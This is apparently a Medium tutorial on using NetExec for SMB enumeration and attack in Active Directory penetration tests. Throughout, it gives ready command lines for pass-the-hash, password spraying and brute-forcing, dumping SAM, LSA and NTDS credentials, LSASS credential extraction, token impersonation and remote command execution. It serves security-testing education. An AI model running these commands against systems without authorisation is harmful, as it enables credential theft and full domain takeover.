A Complete Guide to SMB Enumeration in Active Directory Using NetExec (NXC)
SMB (Server Message Block) remains one of the most critical protocols during internal penetration tests. It’s used for file sharing…
A Complete Guide to SMB Enumeration in Active Directory Using NetExec (NXC)
SMB (Server Message Block) remains one of the most critical protocols during internal penetration tests. It’s used for file sharing, authentication, remote command execution, service management, and more.
Because of this, SMB enumeration is often the first — and most important — phase of an AD engagement.
This guide walks through every major SMB enumeration technique using NetExec (NXC), including unauthenticated scans, authenticated sessions, Kerberos, certificates, hash authentication, share spidering, SAM/LSA/NTDS extraction, logged-on user discovery, command execution, and module-based post-exploitation.
Let’s get started.
🟦 1. Unauthenticated Target Enumeration
Start by sweeping the subnet to identify SMB hosts that respond.
nxc smb <subnet>
subnet Enumeration
Generate a hosts file easily:
nxc smb <subnet> --generate-hosts-file hosts
cat hosts
Hosts file
Append to /etc/hosts if needed:
cat hosts | sudo tee -a /etc/hostsScan individual targets:
nxc smb <IP>
nxc smb target.txt
target Enumeration
Unauthenticated scans already reveal:
- OS version
- Domain name
- Signing status
- Guest access
- SMBv1/v2 availability
This is the foundation for everything else.
🟦 2. Authenticated Enumeration (Password)
Use valid user credentials:
nxc smb <IP> -u 'username' -p 'password'
nxc smb <IP> -u 'guest' -p ''
Auth working

Disabled Account
With authentication, SMB reveals far more information:
- Shares
- Policies
- Admin rights
- UAC status
- Workstation restrictions
- Server type
Password-based authentication is the most common on internal tests.
🟦 3. Authenticated Enumeration (NTLM Hash)
Pass-the-Hash just works:
nxc smb <IP> -u 'username' -H 'hash'
Hash Authentication
If the hash is valid and not blocked by “Deny NTLM,” this grants full SMB access without knowing the password.
🟦 4. Kerberos Authentication
Perfect when passwords are known, but direct SMB auth is blocked.
Request a TGT:
getTGT.py 'DC_Hostname/username:Password' -dc-ip <DC-IP>
TGT generation
Export the ticket:
export KRV5CCNAME=./<ticket.ccache>
ticket exported
Use NetExec with Kerberos:
nxc smb <IP> -u <username> -k --use-kcache
Kerberos Auth
Kerberos auth avoids NTLM restrictions and is often less logged.
🟦 5. Certificate-Based Authentication
If you have a PFX certificate:
nxc smb <IP> -u 'username' --pfx-cert 'cert.pfx'
Cert Authentication
Useful during AD CS abuse (ESC1–8).
🟦 6. Local Account Authentication
When dealing with Workgroup systems or local admin reuse:
nxc smb <IP> -u 'local_user' -p 'local_password' --local-auth
nxc smb <IP> -u 'local_user' -H 'local_hash' --local-auth
Local Auth
🟦 7. Password Policy Enumeration
nxc smb <IP> -u 'username' -p 'password' --pass-pol
Password Policy
This reveals:
- Minimum password length
- Max/min password age
- Lockout threshold
- Complexity requirements
Great for brute-force planning.
🟦 8. SMB Bruteforcing
Standard bruteforce:
nxc smb <IP> -u users_list.txt -p password_list.txt --continue-on-sucess
Bruteforcing
No-bruteforce (password spraying):
nxc smb <IP> -u users_list.txt -p password_list.txt --no-bruteforce --continue-on-sucess
no bruteforce option
Use carefully during real engagements.
🟦 9. Dumping SAM Database (High Priv)
nxc smb <IP> -u 'user' -H 'Hash' --sam
SAM dump
This gives local user password hashes.
🟦 10. Dumping LSA Secrets (High Priv)
nxc smb <IP> -u 'user' -H 'Hash' --lsa
LSA Dump
LSA secrets may reveal:
- Service account passwords
- Cached credentials
- Plaintext values in some cases
🟦 11. Dumping NTDS (Domain Controller Only)
nxc smb <IP> -u 'user' -H 'Hash' --ntds --user Administrator
This is the Holy Grail: NTDS.dit + SYSTEM = full domain credential extraction.
🟦 12. Share Enumeration
nxc smb <IP> -u 'user' -H 'Hash' --shares
Share Enum
Spidering a share:
nxc smb <IP> -u 'user' -H 'Hash' --spider Share_name --regex .
Spidering share
Spidering with content search:
nxc smb <IP> -u 'user' -H 'Hash' --spider Share_name --content --regex "keyword_in_document"
Search File in a share
This often reveals:
- config files
- scripts
- password files
- documentation
- backups
🟦 13. Enumerating Network Interfaces (High Priv)
nxc smb <IP> -u 'user' -H 'Hash' --interfaces
Network Interfaces
Useful for lateral movement planning (dual-homed DCs, multi-segment servers).
🟦 14. Logged-On Users Enumeration
nxc smb <IP> -u 'username' -p 'password' --loggedon-users
nxc smb <IP> -u 'username' -p 'password' --qwinsta
Logged on Users

Logged on Users
Helps identify:
- Privileged users
- Admin sessions
- Lateral movement paths
🟦 15. Domain / Local User Enumeration
nxc smb <IP> -u 'username' -p 'password' --users
Users Enumeration
🟦 16. Group Enumeration
nxc smb <IP> -u 'username' -p 'password' --local-groups Administrators
Groups Enumeration
Shows local admin groups and privilege delegation.
🟦 17. Task Enumeration (High Priv)
nxc smb <IP> -u 'username' -p 'password' --tasklist
Running Tasks on Host
Great for finding:
- Hardcoded creds
- Scheduled scripts
- Backup tools
🟦 18. Remote Command Execution (High Priv)
nxc smb <IP> -u 'username' -p 'password' -x 'command'
Command Execution
This uses psexec-style execution to run commands remotely.
🟦 19. NetExec Modules
List available modules:
nxc smb -LAdd Computer (Requires rights)
nxc smb <IP> -u 'username' -p 'pasword' -M add-computer -o NAME="BadPC2" PASSWORD="Password"
Computer Addition
Used for:
- RBCD
- Resource-based privilege escalation
- Machine spoofing
Spider Plus
nxc smb <IP> -u 'username' -p 'password' -M spider_plus -o DOWNLOAD_FLAG=TRUE EXCLUDE_FILTER=c$,ipc$,admin$,netlogon,sysvol OUTPUT_Folder=/home/kali
Spider plus mode
This module recursively downloads all accessible files.
LSASSY (Credential Dumping) (High Priv)
nxc smb <IP> -u 'username' -p 'password' -M lsassy
Creds dumping
Extracts credentials from LSASS (like mimikatz).
Impersonate (Token Abuse) (High Priv)
nxc smb <IP> -u '' -p '' -M impersonate
nxc smb <IP> -u '' -p '' -M impersonate -o Token=1 EXEC="whoami"
Listing Tokens

Using Token
Used for privilege escalation and lateral movement.
🟦 Conclusion
SMB enumeration is one of the most powerful capabilities inside NetExec — and when mastered, it forms the backbone of internal Active Directory penetration testing.
In this guide, we covered:
✔️ Unauthenticated scanning ✔️ Password, hash, Kerberos & certificate authentication ✔️ Bruteforcing & password policy review ✔️ Share enumeration & spidering ✔️ SAM, LSA, NTDS dumps ✔️ Logged-on users, tasks, groups, interfaces ✔️ Command execution ✔️ Advanced modules like lsassy, impersonate, spider_plus, add-computer
If you understand and practice all of these techniques, your AD enumeration flow becomes extremely fast, structured, and effective.
메타데이터
- post_id
- 3bb7e2ff01b9
- slug
- a-complete-guide-to-smb-enumeration-in-active-directory-using-netexec-nxc-3bb7e2ff01b9
- url
- https://medium.com/@tareshsharma17/a-complete-guide-to-smb-enumeration-in-active-directory-using-netexec-nxc-3bb7e2ff01b9
- canonical_url
- https://medium.com/@tareshsharma17/a-complete-guide-to-smb-enumeration-in-active-directory-using-netexec-nxc-3bb7e2ff01b9
- author_url
- https://medium.com/@tareshsharma17
- status
- ok
- fetched_at
- 2026-07-13 06:23:13